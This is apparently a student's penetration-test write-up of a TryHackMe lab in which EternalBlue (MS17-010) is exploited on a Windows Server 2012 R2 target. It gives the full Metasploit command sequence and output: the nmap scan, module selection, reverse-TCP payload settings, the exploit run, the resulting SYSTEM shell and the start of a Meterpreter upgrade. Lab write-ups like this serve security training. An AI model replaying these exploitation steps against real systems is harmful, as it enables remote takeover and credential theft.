

Penetration Testing Report: MS17-010 EternalBlue

Assessment Type: TryHackMe Lab Penetration Test

Target: 10.48.169.27

Attacker Machine: 10.48.143.54

Primary Vulnerability: MS17-010 / CVE-2017-0144

Tools: Nmap, Metasploit Framework, Meterpreter

1. Executive Summary

The assessment identified a critical security weakness on the target Windows Server that allowed an attacker to gain complete control of the machine remotely. The main issue was an unpatched vulnerability in the Windows file-sharing service, which allowed unauthorized access without requiring valid user credentials. After exploiting the weakness, administrative-level access was obtained and password hashes were recovered from the system. The server should be patched immediately, unnecessary file-sharing services should be disabled or restricted, and access between network segments should be limited to reduce the impact of similar attacks.

2. Scope & Methodology

Scope

The assessment was performed against the authorized TryHackMe Lab:

- **Target IP:** 10.48.169.27
- **Attacker IP:** 10.48.143.54
- **Target Operating System:** Windows Server 2012 R2 Datacenter
- **Primary service assessed:** SMB over TCP/445

The testing was conducted within the TryHackMe lab environment and was limited to the assigned target.

Methodology

The assessment followed a structured penetration-testing process:

1. **Reconnaissance** – Identify reachable services and potential attack surfaces.
2. **Enumeration** – Determine the operating system and investigate exposed SMB services.
3. **Vulnerability analysis** – Determine whether the SMB service was vulnerable to MS17-010.
4. **Exploitation** – Use the Metasploit MS17-010 module to demonstrate remote code execution.
5. **Post-exploitation** – Verify privileges, establish a Meterpreter session, and assess the level of access obtained.
6. **Credential assessment** – Demonstrate that password hashes could be accessed with SYSTEM-level privileges.
7. **Evidence collection** – Record commands, results, flags, and screenshots relevant to the assessment.

8. **Remediation** – Recommend technical controls to prevent exploitation and reduce the impact of compromise.

Tools

	Purpose
Nmap	Network and service enumeration
Metasploit Framework	Vulnerability verification and exploitation
Meterpreter	Post-exploitation assessment
Windows command shell	Verification of system privileges
hashdump	Demonstration of access to local password hashes

3. Reconnaissance & Enumeration

The first stage was to identify the exposed services on the target and determine which service should be investigated further.

The SMB service on TCP port 445 was identified as the primary attack surface. SMB is a Windows networking protocol commonly used for file and printer sharing. Because SMB has historically been affected by serious remote vulnerabilities, the service warranted further investigation.

Metasploit was then used to search for modules associated with MS17-010:

```
search ms17
```

```
root@ip-10-48-143-54:~# nmap -sV 10.48.169.27
```

Starting Nmap 7.94SVN (<https://nmap.org>) at 2026-08-22 08:02 UTC

Nmap scan report for ip-10-48-169-27.ap-south-1.compute.internal (10.48.169.27)

Host is up (0.00022s latency).

Not shown: 992 closed tcp ports (reset)

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

135/tcp	open	msrpc	Microsoft Windows RPC
---------	------	-------	-----------------------

139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
---------	------	-------------	-------------------------------

445/tcp	open	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
---------	------	--------------	--

3389/tcp	open	ms-wbt-server	Microsoft Terminal Service
----------	------	---------------	----------------------------

49152/tcp	open	msrpc	Microsoft Windows RPC
-----------	------	-------	-----------------------

49153/tcp open msrpc Microsoft Windows RPC

49154/tcp open msrpc Microsoft Windows RPC

49155/tcp open msrpc Microsoft Windows RPC

MAC Address: 02:47:AB:F9:29:7D (Unknown)


Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 64.22 seconds

The search identified that Microsoft Windows Server 2008 R2 - 2012 contained a CVE on google search:

[exploit/windows/smb/ms17_010_eternalblue](#)



The decision to investigate MS17-010 was based on the exposed SMB service and the possibility that the target was an older Windows system vulnerable to the EternalBlue attack.

The Metasploit module performed an automatic vulnerability check against the target and returned:

[+] 10.48.169.27:445 - Host is likely VULNERABLE to MS17-010!

[+] 10.48.169.27:445 - The target is vulnerable.

The scan also identified the operating system as:

Windows Server 2012 R2 Datacenter 9600 x64

[11:06, 22/08/2026] S@mh: root@ip-10-48-143-54:~# msfconsole

Metasploit tip: Use set LDAP::QuerySacl false to view security descriptors with the ldap_query module from non-privileged accounts

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo...

the matrix has you

follow the white rabbit.

knock, knock, Neo.

<https://metasploit.com>

=[metasploit v6.4.144-dev-]

+ -- ==[2,668 exploits - 1,342 auxiliary - 2,581 payloads]

+ -- ==[435 post - 57 encoders - 14 nops - 12 evasion]

Metasploit Documentation: <https://docs.metasploit.com/>

The Metasploit Framework is a Rapid7 Open Source Project

msf> search ms17

Matching Modules

=====

Full Name

Disclosure Date Rank Check Name

0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010
EternalBlue SMB Remote Windows Kernel Pool Corruption					
1	_target: Automatic Target	.	.	.	.
2	_target: Windows 7	.	.	.	.
3	_target: Windows Embedded Standard 7	.	.	.	.
4	_target: Windows Server 2008 R2	.	.	.	.
5	_target: Windows 8	.	.	.	.
6	_target: Windows 8.1	.	.	.	.
7	_target: Windows Server 2012	.	.	.	.
8	_target: Windows 10 Pro	.	.	.	.
9	_target: Windows 10 Enterprise Evaluation	.	.	.	.
10	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution					
11	_target: Automatic	.	.	.	.
12	_target: PowerShell	.	.	.	.
13	_target: Native upload	.	.	.	.
14	_target: MOF upload	.	.	.	.
15	_AKA: ETERNALSYNERGY	.	.	.	.
16	_AKA: ETERNALROMANCE	.	.	.	.
17	_AKA: ETERNALCHAMPION	.	.	.	.
18	_AKA: ETERNALBLUE	.	.	.	.
19	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution					
20	_AKA: ETERNALSYNERGY	.	.	.	.
21	_AKA: ETERNALROMANCE	.	.	.	.
22	_AKA: ETERNALCHAMPION	.	.	.	.
23	_AKA: ETERNALBLUE	.	.	.	.
24	auxiliary/scanner/smb/smb_ms17_010	.	normal	Yes	MS17-010 SMB RCE
Detection					

25	_AKA: DOUBLEPULSAR	.	.	.	.			
26	_AKA: ETERNALBLUE	.	.	.	.			
27	exploit/windows/fileformat/office_ms17_11882	2017-11-15	manual	No	Microsoft Office CVE-2017-11882			
28	auxiliary/admin/mssql/mssql_escalate_execute_as	.	normal	No	Microsoft SQL Server Escalate EXECUTE AS			
29	auxiliary/admin/mssql/mssql_escalate_execute_as_sqli	.	normal	No	Microsoft SQL Server SQLi Escalate Execute AS			
30	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution			
31	_target: Execute payload (x64)	.	.	.	.			
32	_target: Neutralize implant	.	.	.	.			

Interact with a module by name or index. For example info 32, use 32 or use exploit/windows/smb/smb_doublepulsar_rce

After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf>

[11:10, 22/08/2026] S@mh: msf> search ms17

Matching Modules

=====

#	Full Name	Disclosure Date	Rank	Check	Name
-	-----	-----	----	----	----
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	_target: Automatic Target	.	.	.	.
2	_target: Windows 7	.	.	.	.
3	_target: Windows Embedded Standard 7	.	.	.	.

4	_target: Windows Server 2008 R2	.	.	.	.	.
5	_target: Windows 8	.	.	.	.	.
6	_target: Windows 8.1	.	.	.	.	.
7	_target: Windows Server 2012	.	.	.	.	.
8	_target: Windows 10 Pro	.	.	.	.	.
9	_target: Windows 10 Enterprise Evaluation	.	.	.	.	.
10	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010	EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11	_target: Automatic	.	.	.	.	.
12	_target: PowerShell	.	.	.	.	.
13	_target: Native upload	.	.	.	.	.
14	_target: MOF upload	.	.	.	.	.
15	_AKA: ETERNALSYNERGY	.	.	.	.	.
16	_AKA: ETERNALROMANCE	.	.	.	.	.
17	_AKA: ETERNALCHAMPION	.	.	.	.	.
18	_AKA: ETERNALBLUE	.	.	.	.	.
19	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010	EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20	_AKA: ETERNALSYNERGY	.	.	.	.	.
21	_AKA: ETERNALROMANCE	.	.	.	.	.
22	_AKA: ETERNALCHAMPION	.	.	.	.	.
23	_AKA: ETERNALBLUE	.	.	.	.	.
24	auxiliary/scanner/smb/smb_ms17_010	.	normal	Yes	MS17-010 SMB RCE	Detection
25	_AKA: DOUBLEPULSAR	.	.	.	.	.
26	_AKA: ETERNALBLUE	.	.	.	.	.
27	exploit/windows/fileformat/office_ms17_11882	2017-11-15	manual	No	Microsoft	Office CVE-2017-11882
28	auxiliary/admin/mssql/mssql_escalate_execute_as	.	normal	No	Microsoft SQL	Server Escalate EXECUTE AS

29	auxiliary/admin/mssql/mssql_escalate_execute_as_sqli	.	normal	No	Microsoft SQL Server SQLi Escalate Execute AS
30	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution
31	_ target: Execute payload (x64)	.	.	.	.
32	_ target: Neutralize implant	.	.	.	.

Interact with a module by name or index. For example info 32, use 32 or use exploit/windows/smb/smb_doublepulsar_rce

After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

```
msf> use 0
```

```
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

```
msf exploit(windows/smb/ms17_010_eternalblue)> show options
```

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

SMBPass	no	(Optional) The password for the specified username
SMBUser	no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	thread	yes	Exit technique (Accepted: "", seh, thread, process, none)
LHOST	10.48.143.54	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port


Exploit target:

Id Name

-- ----

0 Automatic Target

View the full module info with the info, or info -d command.



4. Vulnerability Analysis

MS17-010 / CVE-2017-0144 – EternalBlue

The primary vulnerability identified during the assessment was **CVE-2017-0144**, commonly known as **EternalBlue**.

The vulnerability affects Microsoft's implementation of the SMBv1 protocol. A flaw in the way the SMB service handles specially crafted requests can allow a remote attacker to corrupt memory and execute arbitrary code on a vulnerable system.

The major security concern is that exploitation can occur remotely through SMB. An attacker does not necessarily need an existing account on the target before attempting exploitation.

In this assessment, TCP port 445 provided access to the vulnerable SMB service. Metasploit confirmed that the target was vulnerable and successfully exploited the condition.

Why the vulnerability exists

The vulnerability existed because the affected Windows system had a vulnerable implementation of SMBv1 that had not been adequately patched or protected.

The risk is increased when SMB is directly accessible from untrusted or insufficiently restricted network segments.

What an attacker gain

Successful exploitation can result in **remote code execution** with highly privileged access.

During this assessment, exploitation resulted in a Windows shell running as:

```
NT AUTHORITY\SYSTEM
```

This is effectively the highest local privilege level on the Windows system.

The impact therefore goes beyond simply accessing files. An attacker with SYSTEM-level access could potentially:

- Access sensitive files
- Create or modify system-level resources
- Access local credential material
- Establish persistence
- Disable security controls
- Execute additional malicious software
- Use the compromised machine as a stepping stone to attack other systems

5. Exploitation

After confirming that the target was vulnerable, the MS17-010 EternalBlue Metasploit module was configured against the target.

The target was configured as:

```
RHOSTS 10.48.169.27
```

```
sf exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.48.169.27
```

```
rhosts => 10.48.169.27
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options
```

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

----	-----	-----	-----
------	-------	-------	-------

RHOSTS	10.48.169.27	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines

Payload options (windows/x64/meterpreter/reverse_tcp)

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: "", seh, thread, processes, none)
LHOST	10.48.143.54	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
----	------

-- ----

0 Automatic Target

View the full module info with the info, or info -d command.

```
msf exploit(windows/smb/ms17_010_eternalblue) >
```

A 64-bit Windows reverse TCP shell payload was selected.

The exploit was then executed.

Metasploit reported successful exploitation activity, including:

```
[+] 10.48.169.27:445 - The target is vulnerable.
```

A reverse shell was subsequently established with the attacker's machine:

```
10.48.143.54:4444
```

```
[11:16, 22/08/2026] S@mh: msf exploit(windows/smb/ms17_010_eternalblue) > set payload  
windows/x64/shell/reverse_tcp
```

```
payload => windows/x64/shell/reverse_tcp
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options
```

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOSTS	10.48.169.27	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain	no	(Optional)	The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass	no	(Optional)	The password for the specified username

SMBUser	no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines

Payload options (windows/x64/shell/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	thread	yes	Exit technique (Accepted: "", seh, thread, processes, none)
LHOST	10.48.143.54	yes	The listen address (an interface may be specified)
			)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
----	------

-- ----

0 Automatic Target

View the full module info with the info, or info -d command.

```
msf exploit(windows/smb/ms17_010_eternalblue) >
```

```
[11:18, 22/08/2026] S@mh: msf exploit(windows/smb/ms17_010_eternalblue) > run
```

```
[*] Started reverse TCP handler on 10.48.143.54:4444
```

```
[*] 10.48.169.27:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
```

```
[+] 10.48.169.27:445    - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Datacenter 9600 x64 (64-bit)
```

[*] 10.48.169.27:445 - Scanned 1 of 1 hosts (100% complete)

[+] 10.48.169.27:445 - The target is vulnerable.

[*] 10.48.169.27:445 - shellcode size: 1283

[*] 10.48.169.27:445 - numGroomConn: 12

[*] 10.48.169.27:445 - Target OS: Windows Server 2012 R2 Datacenter 9600

[+] 10.48.169.27:445 - got good NT Trans response

[+] 10.48.169.27:445 - got good NT Trans response

[+] 10.48.169.27:445 - SMB1 session setup allocate nonpaged pool success

[+] 10.48.169.27:445 - SMB1 session setup allocate nonpaged pool success

[+] 10.48.169.27:445 - good response status for nx: INVALID_PARAMETER


[+] 10.48.169.27:445 - good response status for nx: INVALID_PARAMETER

[*] Sending stage (336 bytes) to 10.48.169.27

[*] Command shell session 1 opened (10.48.143.54:4444 -> 10.48.169.27:49273) at 2026-08-22 08:17:10 +0000

Shell Banner:

Microsoft Windows [Version 6.3.9600]



C:\Windows\system32>whoami

whoami

nt authority\system

C:\Windows\system32>^Z

Background session 1? [y/N] y

msf exploit(windows/smb/ms17_010_eternalblue)>


The obtained Windows shell was tested using:

whoami

The result was:

nt authority\system

This confirmed that exploitation had resulted in SYSTEM-level access.



Shell to Meterpreter

The initial shell was subsequently upgraded using the Metasploit shell_to_meterpreter post module.

The upgrade created Meterpreter session 2:

Meterpreter session 2 opened

The session information showed:

NT AUTHORITY\SYSTEM @ WIN-JO6REVNMMMP

The Meterpreter session provided a more capable post-exploitation environment for assessing the compromised system.

msf exploit(windows/smb/ms17_010_eternalblue) > search shell_to_meterpreter

Matching Modules

=====

#	Full Name	Disclosure Date	Rank	Check	Name
0	post/multi/manage/shell_to_meterpreter	.	normal	No	Shell to Meterpreter Upgrade

Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter

